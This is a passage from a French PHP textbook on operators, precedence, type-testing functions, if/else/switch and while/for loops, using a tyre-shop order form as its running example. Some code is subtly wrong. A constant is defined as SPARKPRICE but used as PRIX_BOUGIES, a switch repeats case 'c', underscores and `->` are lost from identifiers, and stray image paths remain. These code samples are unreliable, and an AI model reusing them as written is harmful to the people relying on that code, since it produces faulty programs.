`|`	OU bit à bit	`$a | $b`	Les bits positionnés à 1 dans `$a` ou dans `$b` sont positionnés à 1 dans le résultat.
`~`	NON bit à bit (complément à un)	`~$a`	Les bits qui sont positionnés à 1 dans `$a` sont positionnés à 0 dans le résultat, et *vice versa*.

Tableau 1.5 : Opérateurs bits à bits de PHP *(suite)*

Opérateur	*Nom*	*Exemple*	*Résultat*
^	OU EXCLUSIF bit à bit	`$a ^ $b`	Les bits positionnés à 1 dans `$a` ou `$b`, mais pas dans les deux, sont positionnés à 1 dans le résultat.
<<	Décalage à gauche	`$a << $b`	Décale les bits de `$a` de `$b` positions vers la gauche.
>>	Décalage à droite	`$a >> $b`	Décale les bits de `$a` de `$b` positions vers la droite.

Autres opérateurs

Outre les opérateurs décrits jusqu'ici, PHP dispose de plusieurs autres opérateurs.

L'opérateur virgule (`,`) s'emploie pour séparer les arguments d'une fonction ainsi que les éléments d'une liste. Il est généralement utilisé à l'intérieur de parenthèses.

Les deux opérateurs spéciaux `new` et `>` s'utilisent respectivement pour instancier une classe et pour accéder aux membres d'une classe. Nous les étudierons en détail au Chapitre 6.

Il existe encore trois autres opérateurs, que nous allons brièvement décrire dans les prochaines sous-sections.

L'opérateur ternaire

L'opérateur ternaire `?:` s'utilise de la manière suivante :

```
condition ? valeur si vraie : valeur si fausse
```

Il est donc équivalent à la version expression de l'instruction `if else` (cette dernière est traitée plus loin dans ce chapitre).

Voici un exemple simple d'application :

```
($note > 50 ? 'Reçu' : 'Recalé');
```

Cette expression permet de déterminer si les étudiants sont reçus ou recalés à leur examen.

L'opérateur de suppression d'erreur

L'opérateur de suppression d'erreur `@` peut s'utiliser devant n'importe quelle expression, c'est-à-dire devant tout ce qui produit ou contient une valeur. Soit l'instruction suivante :

```
$a = @(57/0);
```

En l'absence de l'opérateur `@`, cette ligne de code produit un message d'erreur de division par zéro. La présence de l'opérateur `@` évite l'affichage de ce message.

Si vous utilisez l'opérateur `@`, prévoyez du code de gestion des erreurs pour détecter les erreurs qui se produisent. Si vous avez configuré PHP en activant le paramètre

`track errors`, les messages d'erreur générés seront automatiquement stockés dans la variable globale `$php errormsg`.

L'opérateur d'exécution

L'opérateur d'exécution se compose en fait d'une paire d'opérateurs : ``, ou *backticks*. Il s'agit là non pas d'une paire d'apostrophes simples mais d'apostrophes inversées.

L'interpréteur PHP essaye d'exécuter tout ce qui est inséré entre les deux apostrophes inversées comme une commande lancée sur la ligne de commande du serveur. La valeur de l'expression est alors le résultat de l'exécution de la commande.

Par exemple, sur un système d'exploitation de type Unix, vous pouvez écrire :

```
$out = `ls -la`;
echo '<pre>'.$out.'</pre>';
```

ou, de la même manière, sur un serveur Windows :

```
$out = `dir c:`;
echo '<pre>'.$out.'</pre>';
```

L'exécution de chacun de ces fragments de code produit une liste du contenu du répertoire et la stocke dans la variable `$out`. Celle-ci peut ensuite être passée en paramètre à la fonction `echo` pour un affichage dans le navigateur ou traitée d'une tout autre manière.

Au Chapitre 17, nous étudierons d'autres façons d'exécuter des commandes sur un serveur.

Opérateurs de tableau

L'opérateur `[ ]` permet d'accéder aux éléments d'un tableau. On se sert également de l'opérateur `=>` dans certains contextes de tableau. Ces opérateurs seront examinés au Chapitre 3.

Vous avez également accès à un certain nombre d'autres opérateurs de tableau. Nous les présenterons en détail au Chapitre 3, mais ils sont inclus ici par souci d'exhaustivité.

Tableau 1.6 : Opérateurs de tableau de PHP

Opérateur	*Nom*	*Utilisation*	*Résultat*
`+`	Union	`$a + $b`	Renvoie un tableau contenant tout dans `$a` et `$b`.
`==`	Égalité	`$a == $b`	Renvoie `true` si `$a` et `$b` possèdent les mêmes éléments.
`===`	Identité	`$a === $b`	Renvoie `true` si `$a` et `$b` possèdent les mêmes éléments dans le même ordre.

Tableau 1.6 : Opérateurs de tableau de PHP

Opérateur	*Nom*	*Utilisation*	*Résultat*
`!=`	Inégalité	`$a != $b`	Renvoie `true` si `$a` et `$b` ne sont pas égaux.
`<>`	Inégalité	`$a <> $b`	Renvoie `true` si `$a` et `$b` ne sont pas égaux.
`!==`	Non-identité	`$a !== $b`	Renvoie `true` si `$a` et `$b` ne sont pas identiques.

Vous remarquerez que les opérateurs de tableau du Tableau 1.6 ont tous des opérateurs équivalents qui fonctionnent avec les variables scalaires. Pour autant que vous vous souveniez que + opère une addition avec les types scalaires et une union avec les tableaux, les comportements devraient être cohérents. Vous ne pouvez pas comparer des tableaux à des types scalaires de manière utile.

L'opérateur de type

Il n'existe qu'un seul opérateur de type : `instanceof`. Cet opérateur est utilisé dans la programmation orientée objet, mais nous le mentionnons ici par souci d'exhaustivité (la programmation orientée objet est présentée au Chapitre 6).

`instanceof` vous permet de vérifier si un objet est une instance d'une classe particulière, comme dans cet exemple :

```
class classeExemple{};
$monObjet = new classeExemple();
if ($monObjet instanceof classeExemple)
  echo "monObjet est une instance de classeExemple";
```

Utilisation des opérateurs : calcul des totaux d'un formulaire

Maintenant que vous connaissez les opérateurs du langage PHP, nous allons pouvoir calculer les totaux et la taxe du formulaire de commande de Bob.

Pour cela, ajoutez le code suivant à la fin de votre script PHP :

```
$qte_totale = 0;
$qte_totale = $qte_pneus+ $qte_huiles+ $qte_bougies;
echo 'Articles commandés : '.$qte_totale.'<br />';

$montant_total = 0.00;

define('PRIX_PNEUS', 100);
define('PRIX_HUILES', 10);
define('SPARKPRICE', 4);

$montant_total = $qte_pneus * PRIX_PNEUS
             + $qte_huiles * PRIX_HUILES
```

```
            + $qte_bougies * PRIX_BOUGIES;

echo 'Sous-total : '. number_format($montant_total, 2).'€<br />';

$taux_taxe= 0.10;  // le taux de la taxe est de 10 %
$montant_total = $montant_total * (1 + $taux_taxe);
echo 'Total avec les taxes : ' . number_format($montant_total, 2).
     '€<br />';
```

Si vous actualisez la page dans votre navigateur, vous devriez obtenir un résultat comme celui de la Figure 1.5.

Figure 1.5

Les totaux de la commande client ont été calculés, mis en forme et affichés.

Comme vous pouvez le constater, ce morceau de code fait intervenir plusieurs opérateurs. Les opérateurs d'addition (`+`) et de multiplication (`*`) y sont utilisés pour calculer les montants, tandis que l'opérateur de concaténation de chaînes (`.`) sert à mettre en forme la sortie des données dans la fenêtre du navigateur.

Par ailleurs, nous faisons appel à la fonction `number format()` pour mettre en forme les totaux sous forme de chaînes à deux décimales. Cette fonction appartient à la bibliothèque mathématique de PHP.

Si vous examinez attentivement les calculs effectués dans le dernier fragment de code ajouté à votre script, vous vous interrogerez peut-être sur l'ordre dans lequel ces calculs sont effectués. Considérez par exemple l'instruction :

```
$montant_total =  $qte_pneus* PRIX_PNEUS
                + $qte_huiles* PRIX_HUILES
                + $qte_bougies * PRIX_BOUGIES;
```

Le total obtenu semble correct (voir Figure 1.5), mais pourquoi les multiplications ont-elles été effectuées avant les additions ? La réponse à cette question réside dans la notion de priorité des opérateurs, c'est-à-dire dans l'ordre selon lequel l'interpréteur PHP évalue les opérateurs.

Priorité et associativité des opérateurs : ordre d'évaluation des expressions

En général, chaque opérateur est associé à un niveau de priorité qui détermine l'ordre selon lequel cet opérateur sera évalué dans une expression contenant plusieurs opé-rateurs.

Les opérateurs ont une autre propriété : l'associativité, qui est l'ordre selon lequel des opérateurs de même priorité sont évalués. L'associativité d'un opérateur peut être définie de gauche à droite ou bien de droite à gauche, ou alors c'est qu'elle n'est pas pertinente.

Le Tableau 1.7 décrit les priorités et les associativités des opérateurs de PHP.

Les opérateurs de plus faible priorité sont en haut du tableau et la priorité des opérateurs augmente à mesure que l'on descend dans le tableau.

Tableau 1.7 : Priorités des opérateurs de PHP

Associativité	*Opérateur*
de gauche à droite	`,`
de gauche à droite	`or`
de gauche à droite	`xor`
de gauche à droite	`and`
de droite à gauche	`print`
de gauche à droite	`= += -= *= /= .= %= &= |= ^= ~= <<= >>=`
de gauche à droite	`? :`
de gauche à droite	`||`
de gauche à droite	`&&`
de gauche à droite	`|`
de gauche à droite	`^`
de gauche à droite	`&`
non pertinent	`== != === !==`
non pertinent	`< <= > >=`
de gauche à droite	`<< >>`
de gauche à droite	`+ -  .`
de gauche à droite	`* / %`
de droite à gauche	`! ~ ++ -- (int) (double) (string) (array) (object) @`
de droite à gauche	`[]`
non pertinent	`new`
non pertinent	`()`

Notez que nous n'avons pas encore étudié l'opérateur de plus forte priorité : la traditionnelle paire de parenthèses. Celle-ci s'utilise pour renforcer la priorité d'une partie d'une expression, afin de forcer son évaluation et de contourner les règles de priorité des opérateurs.

Considérez l'instruction qui suit, tirée du dernier exemple étudié :

```
$montant_total = $montant_total * (1 + $taux_taxe);
```

Si nous avions écrit :

```
$montant_total = $montant_total * 1 + $taux_taxe;
```

l'opérateur de multiplication aurait été évalué en premier puisque sa priorité est plus forte que celle de l'opérateur d'addition. Le résultat obtenu aurait alors été incorrect. En utilisant des parenthèses, nous pouvons contraindre l'interpréteur PHP à évaluer en premier la sous-expression `1 + $taux taxe`.

Vous pouvez insérer dans une expression autant de paires de parenthèses que nécessaire. Le jeu de parenthèses le plus interne est évalué en premier.

Notez également la présence dans ce tableau d'un autre opérateur que nous n'avons pas encore couvert : l'instruction `print`, qui équivaut à `echo`.

Nous utiliserons généralement `echo` dans ce livre, mais vous pouvez utiliser `print` si vous le trouvez plus lisible. `print` et `echo` ne sont ni l'un ni l'autre véritablement des fonctions mais peuvent tous deux être appelés comme des fonctions avec des paramètres entre parenthèses. Tous les deux peuvent également être traités comme des opérateurs : il suffit de placer la chaîne à afficher après le mot-clé `echo` ou `print`.

Le fait d'appeler `print` comme une fonction l'amène à renvoyer une valeur (1), ce qui peut se révéler utile si vous souhaitez produire une sortie à l'intérieur d'une expression plus complexe, mais cela signifie que `print` est un peu plus lent que `echo`.

Fonctions sur les variables

Avant d'en terminer avec les variables et les opérateurs, nous devons encore examiner les fonctions sur les variables. Il s'agit d'une bibliothèque de fonctions permettant de manipuler et de tester les variables de différentes manières.

INFO

Ce livre ainsi que la documentation de **php.net** font référence au type de données `mixed`. Ce type de données n'existe pas mais, PHP étant caractérisé par une extrême souplesse pour les types de données, de nombreuses fonctions acceptent plusieurs types de données (quand ce n'est pas tous) comme argument. Lorsque l'on peut employer des arguments de plusieurs types de données, nous le signalons par le type `mixed`.

Test et définition des types de variables

La plupart des fonctions de variables s'utilisent pour tester le type des variables.

Les deux fonctions de variables les plus générales sont `gettype()` et `settype()`. Les prototypes de ces fonctions (c'est-à-dire les descriptions des arguments qu'elles attendent et des valeurs qu'elles renvoient) sont les suivants :

```
string gettype(mixed var);
bool settype(mixed var, chaîne type);
```

`gettype()` s'emploie en lui passant une variable. La fonction détermine alors le type de la variable et renvoie une chaîne contenant le nom du type : `bool`, `int`, `double`, `string`, `array`, `object`, `resource` ou `NULL`. Elle renvoie `unknown type` s'il ne s'agit pas d'un des types PHP standard.

Pour utiliser `settype()`, il faut passer à la fonction la variable dont le type doit être modifié, ainsi qu'une chaîne contenant le nom du nouveau type à appliquer à la variable (voir la liste donnée dans le paragraphe précédent). Voici des instructions illustrant l'usage de ces deux fonctions de variables :

```
$a = 56;
echo gettype($a).'<br>';
settype($a, 'double');
echo gettype($a).'<br>';
```

Lors du premier appel de la fonction `gettype()`, la variable `$a` est de type entier `(int)`. Après l'appel de `settype()`, `$a` est du type `double`.

PHP fournit également des fonctions testant un certain type de variable. Chacune de ces fonctions prend une variable comme argument et retourne soit `true`, soit `false`. Ces fonctions sont les suivantes :

- `is array()`.
- `is double()`, `is float()`, `is real()` (la même fonction).
- `is long()`, `is int()`, `is integer()` (la même fonction).
- `is string()`.
- `is bool()`.
- is `object()`.
- is `resource()`.
- is `null()`.
- is `scalar()`. Teste si la variable est scalaire (entier, booléen, chaîne ou double).
- is `numeric()`. Teste si la variable est un nombre ou une chaîne numérique.
- is `callable()`. Teste si la variable est le nom d'une fonction valide.

Test de l'état d'une variable

PHP fournit plusieurs fonctions pour tester l'état d'une variable.

La première de ces fonctions est `isset()`, dont le prototype est le suivant :

```
bool isset(mixed var[, mixed var[,…]]);
```

Cette fonction prend un nom de variable comme argument et renvoie `true` si la variable existe et `false` dans le cas contraire. Vous pouvez également passer une liste de variables séparées par des virgules et `isset()` renverra `true` si toutes les variables sont définies.

Vous pouvez supprimer une variable au moyen de la fonction `unset()`, qui fait pendant à la fonction `isset()`. La fonction `unset()` a le prototype suivant :

```
void unset(mixed var[, mixed var[,…]]);
```

La fonction `unset()` supprime la ou les variables qui lui sont passées en paramètre.

La fonction `empty()` détermine si une variable existe et contient une valeur non vide et non nulle. Elle renvoie `true` ou `false` selon le résultat obtenu. Son prototype est le suivant :

```
bool empty(mixed var);
```

Examinons un exemple utilisant ces trois fonctions. Tapez les lignes suivantes à la fin de votre script :

```
echo 'isset($qte_pneus): '.isset($qte_pneus).'<br />';
echo 'isset($absent): '.isset($absent).'<br />';
echo 'empty($qte_pneus): '.empty($qte_pneus).'<br />';
echo 'empty($absent): '.empty($absent).'<br />';
```

Actualisez la page dans votre navigateur pour observer le résultat produit par cette série d'instructions.

La fonction `isset()` appliquée à la variable `$qte pneus` devrait retourner la valeur 1 (`true`), quelle que soit la valeur saisie dans le champ de formulaire associé à cette variable. Le résultat retourné par la fonction `empty()` appliquée à cette variable dépend en revanche de la valeur saisie (ou non saisie) dans le champ de formulaire.

La variable `$absent` n'existant pas, la fonction `isset()` appliquée à ce nom de variable retourne un résultat vide (`false`), tandis que la fonction `empty()` renvoie 1 (`true`).

Ces fonctions se révèlent donc très pratiques pour déterminer si l'utilisateur du formulaire a ou non rempli les champs qui lui sont proposés.

Réinterprétation des variables

PHP met à votre disposition des fonctions qui permettent de mettre en œuvre l'équivalent d'un transtypage des variables. Voici trois fonctions permettant de réaliser cette opération :

```
int intval(mixed var[, int base]);
float floatval(mixed var);
string strval(mixed var);
```

Chacune de ces fonctions prend une variable en paramètre et renvoie la valeur de cette variable après avoir réalisé sa conversion dans le type approprié. La fonction `intval()` peut également vous permettre de spécifier la base pour la conversion lorsque la variable à convertir est une chaîne (vous pouvez ainsi convertir des chaînes hexadécimales en entiers, par exemple).

Structures de contrôle

Dans un langage de programmation, les structures de contrôle permettent de contrôler le flux d'exécution au sein d'un programme ou d'un script. Les structures de contrôle peuvent être classées en deux groupes : les structures conditionnelles (ou de branchement) et les structures de répétition, ou boucles. Les sections qui suivent sont consacrées à l'étude de chacune de ces structures en PHP.

Prise de décision avec des structures conditionnelles

Pour qu'un programme réponde pertinemment à son utilisateur, il faut qu'il soit capable de prendre des décisions. Les constructions d'un programme qui indiquent qu'une décision doit être prise sont appelées "structures conditionnelles".

Instructions *if*

Nous pouvons utiliser une structure `if` pour prendre une décision. Pour cela, nous devons spécifier une condition. Si la condition est vraie, le bloc de code qui la suit est exécuté. Les conditions des instructions `if` doivent être spécifiées entre parenthèses `()`.

Par exemple, si le formulaire de commande en ligne de l'entreprise de Bob est renvoyé par un client sans aucun article commandé, c'est sans doute que le client a actionné par inadvertance le bouton "Passer commande" avant d'avoir fini de remplir le formulaire. Au lieu d'afficher le message "Commande traitée", le navigateur pourrait alors produire un texte plus approprié, comme "Votre commande ne contient aucun article !". L'affichage d'un tel avertissement s'implémente très facilement au moyen d'une instruction `if` :

```
if( $qte_totale == 0 )
  echo 'Votre commande ne contient aucun article !<br />';
```

La condition utilisée ici est `$qte totale == 0`. Rappelez-vous que l'opérateur d'égalité (`==`) est différent de l'opérateur d'affectation (`=`).

La condition `$qte totale == 0` est vraie si la variable `$qte totale` est égale à zéro. Si `$qte totale` est différente de zéro, la condition est fausse. Lorsque la condition est évaluée comme vraie (`true`), l'instruction `echo` est exécutée.

Blocs de code

Dans les structures conditionnelles telles qu'une structure `if`, il est souvent nécessaire d'exécuter plusieurs instructions. Dans ce cas, vous n'avez pas besoin de placer une nouvelle instruction `if` avant chaque instruction à exécuter : il suffit de regrouper les instructions de manière à former un bloc. Pour déclarer un bloc, encadrez-le par des accolades :

```
if( 0 == $qte_totale )
{
  echo '<p style="color:red">';
  echo 'Votre commande ne contient aucun article !';
  echo '</p>';
}
```

Les trois lignes de code placées ici entre accolades forment un bloc de code. Lorsque la condition est évaluée comme vraie, tout le bloc (c'est-à-dire les trois lignes qui le constituent) est exécuté. Lorsque la condition se révèle fausse, le bloc est intégralement ignoré par l'interpréteur PHP.

INFO

Comme nous l'avons déjà mentionné, l'interpréteur PHP ignore la mise en forme du code. Il est par conséquent fortement recommandé d'indenter votre code pour en améliorer la lisibilité. Des mises en retrait judicieuses permettent de discerner d'un seul coup d'œil les lignes des structures conditionnelles qui sont exécutées lorsque les conditions sont satisfaites, les instructions qui sont regroupées en blocs et les instructions qui font partie de boucles ou de fonctions. Dans les exemples précédents, l'instruction qui dépend de l'instruction `if` et les instructions qui constituent le bloc sont indentées.

Instructions *else*

Souvent, il ne suffit pas de décider qu'une action doit être accomplie : il faut aussi choisir celle qui, parmi un ensemble d'actions, doit être exécutée.

Une instruction `else` permet de spécifier une action alternative à accomplir lorsque la condition spécifiée dans une instruction `if` se révèle fausse. Dans l'exemple de l'entreprise de Bob, il est nécessaire d'alerter les clients s'ils transmettent une commande vide. Par ailleurs, s'ils soumettent une commande valide, il faut leur renvoyer un récapitulatif de leur commande, pas un message d'avertissement.

Pour présenter aux clients soit une alerte, soit un récapitulatif, nous pouvons introduire une instruction `else` dans notre code, comme suit :

```
if( $qte_totale == 0 )
{
  echo 'Votre commande ne contient aucun article !<br>';
}
else
{
  echo $qte_pneus . ' pneus<br>';
  echo $qte_huiles .' bidons d\'huile<br>';
  echo $qte_bougies . ' bougies<br>';
}
```

Vous pouvez ainsi construire des processus logiques complexes en imbriquant des instructions `if` les unes dans les autres. Dans le code qui suit, le message d'avertissement ne s'affichera que lorsque la condition `$qte totale == 0` est évaluée comme vraie et chaque ligne de ce récapitulatif ne sera produite que si sa propre condition est vraie.

```
if( $qte_totale == 0)
{
  echo 'Votre commande ne contient aucun article !<br>';
}
else
{
  if ( $qte_pneus > 0 )
    echo $qte_pneus . ' pneus<br>';
  if ( $qte_huiles > 0 )
    echo $qte_huiles . ' bidons d\'huile<br>';
  if ( $qte_bougies > 0 )
    echo $qte_bougies . ' bougies<br>';
}
```

Instructions *elseif*

Dans bon nombre de situations de prise de décision, vous devez choisir entre plus de deux possibilités. L'instruction `elseif` permet alors de créer une suite de plusieurs options ; c'est une combinaison d'une instruction `else` et d'une instruction `if`. Lorsque l'on précise une suite de conditions, le programme peut tester chaque condition, jusqu'à en trouver une qui soit vraie.

Pour les grosses commandes de pneus, Bob accorde des remises à ses clients. Le principe de ces remises est le suivant :

- moins de 10 pneus achetés, aucune remise ;
- 10-49 pneus achetés, 5 % de remise ;
- 50-99 pneus achetés, 10 % de remise ;
- 100 pneus achetés ou plus, 15 % de remise.

Nous pouvons écrire le code pour calculer la remise accordée en utilisant des conditions et des instructions `if` et `elseif`, ainsi que l'opérateur ET (`&&`) pour combiner deux conditions :

```
if( $qte_pneus < 10 )
  $remise = 0;
elseif( $qte_pneus >= 10 && $qte_pneus <= 49 )
  $remise = 5;
elseif( $qte_pneus>= 50 && $qte_pneus <= 99 )
  $remise = 10;
elseif( $qte_pneus > 100 )
  $remise = 15;
```

Notez que vous pouvez indifféremment écrire `elseif` ou `else if` (avec ou sans espace intermédiaire).

Dans cette cascade d'instructions `elseif`, une seule instruction (ou un seul bloc d'instruction) sera exécutée. Ce point n'a pas d'importance dans ce cas précis parce que

les différentes conditions spécifiées s'excluent mutuellement les unes des autres (une seule est vraie à un moment donné). En revanche, lorsque plusieurs conditions d'un ensemble peuvent être vraies simultanément, seule l'instruction (ou le bloc d'instructions) qui suit la première condition évaluée comme vraie sera exécutée.

Instructions *switch*

Une instruction `switch` est comparable à une instruction `if`, si ce n'est qu'elle permet d'implémenter une condition susceptible de prendre plus de deux valeurs différentes. Dans une instruction `if`, la condition peut être évaluée soit comme vraie, soit comme fausse alors qu'avec une instruction `switch` la condition peut prendre différentes valeurs, pourvu qu'elles soient toutes du même type (entier, chaîne ou double). Vous devez alors faire appel à une instruction `case` pour gérer chaque valeur possible de la condition et ajouter, éventuellement, un cas par défaut pour prendre en compte toutes les situations qui ne correspondent à aucune des instructions `case`.


Bob aimerait connaître la forme de publicité qui se révèle la plus profitable à son commerce. À cette fin, il souhaite inclure un sondage dans le formulaire de commande.

Insérez ce code HTML dans votre formulaire de commande et vous obtiendrez le résultat montré à la Figure 1.6 :

```
<tr>
  <td>Comment avez-vous eu connaissance de notre site ?</td>
  <td><select name="trouver">
        <option value = "a">Client régulier</option>
        <option value = "b">Par un spot publicitaire</option>
        <option value = "c">Dans un annuaire téléphonique</option>
        <option value = "d">Par un ami</option>
      </select>
  </td>
</tr>
```

Figure 1.6

Le formulaire de commande demande aux visiteurs comment ils ont connu le site de Bob.



Ce code HTML ajoute la variable de formulaire `trouver`, qui peut prendre les valeurs "a", "b", "c" ou "d". Son traitement en PHP pourrait s'effectuer au moyen d'une série d'instructions `if` et `elseif`, comme ici :

```
if($trouver == 'a')
  echo '<P>Client régulier.</P>';
elseif($trouver == 'b')
  echo '<P>Client attiré par un spot TV. </P>';
elseif($trouver == 'c')
  echo '<P>Client attiré par un annuaire téléphonique. </P>';
elseif($trouver == 'd')
  echo '<P>Client attiré par un ami. </P>';
else
  echo '<P>Impossible de savoir comment ce client nous a
       trouvés.</P>';
```

Nous pourrions également parvenir au même résultat avec une instruction `switch` :

```
switch($trouver)
{
  case 'a' :
    echo '<P>Client régulier. </P>';
    break;
  case 'b' :
    echo '<P> Client attiré par un spot TV. </P>';
    break;
  case 'c' :
    echo '<P>Client attiré par un annuaire téléphonique. </P>';
    break;
  case 'c' :
    echo '<P>Client attiré par un ami. </P>';
    break;
  default :
    echo '<P>Impossible de savoir comment ce client nous a
          trouvés.</P>';
    break;
}
```

Ces deux exemples supposent que vous ayez extrait `$trouver` du tableau `$ POST`.

Une instruction `switch` se comporte un peu différemment d'une instruction `if` ou d'une instruction `elseif`. Une instruction `if` n'affecte qu'une seule instruction, à moins qu'un bloc de code n'ait été délibérément créé avec une paire d'accolades. Une instruction `switch` a le comportement inverse : lorsqu'une instruction `case` d'une structure `switch` est activée, l'interpréteur PHP exécute les instructions qui suivent jusqu'à rencontrer une instruction `break`. En l'absence d'instruction `break`, une structure `switch` conduit à l'exécution de tout le code succédant à l'instruction `case` évaluée comme vraie. Lorsque l'interpréteur PHP atteint une instruction `break`, il exécute la ligne de code qui suit la structure `switch`.

Comparaison des différentes structures conditionnelles

Pour le débutant, le choix entre les différentes structures conditionnelles disponibles peut se révéler ardu.

Le choix de l'une ou de l'autre est, en effet, assez délicat puisque tout processus qui peut être implémenté au moyen d'instructions `else`, `elseif` ou `switch` peut également l'être au moyen d'une série d'instructions `if`. Essayez d'adopter la structure conditionnelle qui soit la plus lisible dans le contexte du problème traité. C'est ensuite l'expérience qui vous permettra de trouver les réponses les plus appropriées.


Structures de répétition : itérations

Les ordinateurs sont particulièrement appréciables lorsqu'il s'agit d'accomplir de manière automatique des tâches répétitives. Si une action doit être entreprise de la même manière plusieurs fois de suite, vous pouvez utiliser une boucle pour répéter l'exécution d'un même fragment de code au sein d'un programme.

Bob veut afficher un tableau donnant le coût d'expédition de la commande, qui sera ajouté à la commande du client. Ce coût d'expédition dépend de la distance parcourue par la commande entre l'entrepôt et le client et peut être calculé par une simple formule. Le résultat recherché est montré à la Figure 1.7.

Figure 1.7

Ce tableau donne les frais d'expédition en fonction de la distance.



Le Listing 1.2 contient le code HTML qui produit ce tableau. Vous pouvez constater qu'il est long et répétitif.

Listing 1.2 : *freight.html* — Code HTML générant le tableau des coûts d'expédition payés par Bob

```
<html>
<body>
<table border ="0" cellpadding ="3">
<tr>
```

```
    <td bgcolor ="#CCCCCC" align ="center">Distance</td>
    <td bgcolor ="#CCCCCC" align ="center">Coût</td>
  </tr>
  <tr>
    <td align ='right'>50</td>
    <td align ='right'>5</td>
  </tr>
  <tr>
    <td align ='right'>100</td>
    <td align ='right'>10</td>
  </tr>
  <tr>
    <td align ='right'>150</td>
    <td align ='right'>15</td>
  </tr>
  <tr>
    <td align ='right'>200</td>
    <td align ='right'>20</td>
  </tr>
  <tr>
    <td align ='right'>250</td>
    <td align ='right'>25</td>
  </tr>
  </table>
  </body>
  </html>
```

Du fait de sa structure répétitive, ce code HTML pourrait être généré à partir d'un script plutôt que manuellement. Nous disposons pour cela des structures de répétition qui permettent d'exécuter une instruction ou un bloc de code de manière répétitive.

Boucles *while*

La boucle `while` est la structure de répétition la plus simple de PHP. Tout comme une structure `if`, elle repose sur le test d'une condition. Une boucle `while` diffère toutefois d'une structure `if` par le fait qu'elle exécute le bloc de code qui la suit tant que la condition reste vraie alors qu'une structure `if` n'exécute qu'une fois ce bloc de code si la condition est vraie. Une boucle `while` s'utilise en général lorsqu'on ignore le nombre de répétitions à effectuer pour faire passer la condition de "vrai" à "faux". Lorsque le nombre de répétitions est connu à l'avance, mieux vaut employer une boucle `for`.

Voici la structure de base d'une boucle `while` :

```
while( condition ) expression;
```

La boucle `while` qui suit produit l'affichage des nombres compris entre 1 et 5 :

```
$nbre = 1;
while ($nbre <= 5 )
```

```
{
  echo $nbre . "<BR />";
  $nbre++;
}
```

La condition est testée avant chaque itération : si elle est fausse, le bloc n'est pas exécuté et l'exécution de la boucle prend fin. L'interpréteur PHP passe alors à l'instruction qui suit la boucle `while`.

Nous pouvons utiliser une boucle `while` pour accomplir une tâche un peu plus utile, comme afficher le tableau des coûts d'expédition montré à la Figure 1.7.

Le code donné dans le Listing 1.3 utilise une boucle `while` pour générer le tableau des frais d'expédition.

Listing 1.3 : *freight.php* — Génération du tableau des frais d'expédition en PHP

```
<html>

<body>
<table border="0" cellpadding="3">
<tr>
  <td bgcolor="#CCCCCC" align="center">Distance</td>
  <td bgcolor="#CCCCCC" align="center">Coût</td>
</tr>
<?php
$distance = 50;
while ($distance <= 250 )
{
  echo "<tr>\n  <td align='right'>$distance</td>\n";
  echo "  <td align ='right'>". $distance / 10 ."</td>\n</tr>\n";
  $distance += 50;
}
?>
</table>
</body>
</html>
```

Pour que le code HTML produit par ce script soit plus lisible, vous devez ajouter des sauts de lignes et des espaces. Comme on l'a déjà évoqué, les navigateurs les ignoreront, mais ils seront utiles aux lecteurs. Examinez le code HTML produit par vos scripts pour vous assurer qu'il reste lisible.

Dans le Listing 1.3, vous pouvez constater que l'on a ajouté la séquence `\n` dans certaines chaînes. Cette séquence représente le caractère de nouvelle ligne et produira donc un saut de ligne lorsqu'il sera affiché.

Boucles *for* et *foreach*

L'emploi que nous avons fait de la boucle `while` dans l'exemple précédent est très classique. Nous avons défini un compteur au début de la boucle. Avant chaque itération, le compteur est testé par une condition. À la fin de chaque itération, le compteur est modifié.

Il est possible d'écrire ce style de boucle de manière plus compacte avec une boucle `for`.

La structure d'une boucle `for` est la suivante :

```
for( expression1; condition; expression2)
  expression3;
```

- *`expression1`* est exécutée une fois au début de la boucle et contient normalement la valeur initiale d'un compteur.
- L'expression *`condition`* est testée avant chaque itération. Si *`condition`* se révèle fausse, l'exécution de la boucle s'interrompt. Cette expression est généralement utilisée pour tester si le compteur a atteint une certaine limite.
- *`expression2`* est exécutée à la fin de chaque itération et c'est généralement là que l'on met à jour la valeur du compteur.
- *`expression3`* est exécutée une fois par itération. Cette expression est généralement un bloc de code et constitue le corps de la boucle.

Nous pouvons réécrire la boucle `while` du Listing 1.3 avec une boucle `for`. Le code PHP devient alors :

```
<?php
for($distance = 50; $distance <= 250; $distance += 50)
{
  echo "<tr>\n  <td align='right'>$distance</td>\n";
  echo "  <td align='right'>". $distance / 10 ."</td>\n</tr>\n";
}
?>
```

Les deux versions proposées ici, avec une boucle `while` et avec une boucle `for`, sont identiques d'un point de vue fonctionnel mais la boucle `for` apparaît légèrement plus compacte (elle contient deux lignes de moins que la boucle `while`).

Ces deux types de boucles sont équivalents : aucun n'est meilleur que l'autre. Dans chaque situation, il vous appartient de choisir celui qui vous semble le plus intuitif.

Notez qu'il est possible de combiner des variables dynamiques avec une boucle `for` pour traiter automatiquement une suite de champs de formulaire. Si, par exemple, le

formulaire contient des champs `nom1`, `nom2`, `nom3`, etc., vous pouvez implémenter leur traitement de la manière suivante :

```
for ($i=1; $i <= $nbre_noms; $i++)
{
  $temp= "nom$i";
  echo $$temp.'<br />'; // ou tout autre traitement nécessaire
}
```

En créant dynamiquement les noms des variables, nous pouvons accéder successivement aux différents champs du formulaire.

Signalons qu'il existe également une boucle `foreach` spécifiquement conçue pour les tableaux. Nous montrerons comment l'utiliser au Chapitre 3.

Boucles *do…while*

